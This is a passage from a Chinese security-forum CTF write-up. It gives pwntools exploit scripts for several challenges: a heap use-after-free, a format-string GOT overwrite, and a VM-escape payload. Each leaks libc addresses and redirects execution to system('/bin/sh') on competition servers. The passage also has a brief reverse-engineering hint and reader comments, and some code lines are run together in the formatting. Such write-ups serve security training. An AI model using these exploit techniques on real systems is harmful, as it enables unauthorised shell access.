add(0x30,'chunk1') add(0x30,'chunk2') delete(0)
delete(1) #gdb.attach(p) add(8,p32(secret)) show(0) p.interactive()

```

11.神奇二叉树

把 1-59 的字符根据 tmpflag 给的几个值挑出来，然后第三部有个红黑树的节点 删除操作，操作后会确定每个节点的颜色属性。然后第四部将红色的 ASCII +1，黑色 ASCII-1 即可获得 flag。

12. babyrsa Baby.py

```

#coding:utf-8
from pwn import *
from LibcSearcher import *
#p = process('./pwn')
p = remote('106.75.104.139',26768) elf = ELF('./pwn')
puts_got = elf.got['puts'] println = 0x0804862B
rr = lambda x : p.recvuntil(x) ss = lambda x : p.sendline(x) sd = lambda x : p.send(x)
def add(sz,ab): rr("Your choice:")

ss("1") rr("name :") ss(str(sz)) rr("ability :") ss(ab)
def delete(idx): rr("Your choice:")
ss("2") rr("Index :") ss(str(idx))
def show(idx): rr("Your choice:")
ss("3")
rr("Index :") ss(str(idx))
return rr("-----")
add(24,24*'a') add(24,24*'a') delete(0) delete(1)
add(8,p32(println) + p32(puts_got)) leak = show(0)[:0x4].ljust(4,'\x00') leak = u32(leak)
obj = LibcSearcher('puts',leak) libc_base = leak - obj.dump('puts')
system = obj.dump("system") + libc_base
delete(2) add(8,p32(system) + "/;sh")
#show(0)
#rr("token") #p.sendline("icq3dde2e8d01777e376b01436482dfc")
p.interactive() ## manually ## show(0)
Brsa.py
from pwn import *
from LibcSearcher import LibcSearcher
# context(log_level='debug')
# r = remote('127.0.0.1',9999)
r =remote('106.75.126.184',58579)
# r=process('pwn')
elf = ELF('pwn')
libc_start_get = elf.get['puts']
print r.recv() r.send(p32(libc_start_get)+'#'+'%6$s'+'#') # raw_input()
r.recvuntil('#')
puts_addr = u32(r.recvuntil('#')[:4])
libc = LibcSearcher('puts',puts_addr) libc_base = puts_addr - libc.dump('puts') print 'Libc base addr:' + hex(libc_base)
printf_get = elf.get['printf']
system_off = libc.dump('system')
system = libc_base +system_off
print 'system addr: ',hex(system) r.sendline(fmtstr_payload(6,{printf_get:system})) r.recv()
r.interactive()

```

13. hvm

```

Hvm.py #!/usr/bin/env python

from pwn import *
def hvm():
io.recvuntil('hello\n')
# gdb.attach(io)
payload =
'/bin/sh\x00'+flat(0x0f,0x38000000,4,0,0x0d,0x1a,0,1,0x3b000000,0xe,word_size=32,endianness='little')

```

```
payload = payload.ljust(0x30, '\x00')+flat(0x400,-0x411,word_size=32,endianness='big') io.sendline(payload)
io.interactive()
if __name__ == '__main__':
context(arch='amd64', kernel='amd64', os='linux') HOST, PORT = '0.0.0.0', 9999
# libc = ELF('./libc.so.6')
if len(sys.argv) > 1 and sys.argv[1] == 'l':
io = process('./hvm')
context.log_level = 'debug' else:
io = remote(HOST, PORT)
context.log_level = 'debug' hvm()
```

点击收藏 | 1 关注 | 3

[上一篇：【Struts2-代码执行漏洞分析...】](#) [下一篇：利用Amazon AWS的配置失误...](#)

1. 2 条回复



[picc****cloud](#) 2018-08-24 16:46:58

要是题目就好了，没参加比赛，不知道题目是什么

0 回复Ta



[红日安全](#) 2018-08-24 21:02:19

[@picc****cloud](#) 题目环境还在，找个熟人借一个账号还能复现

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)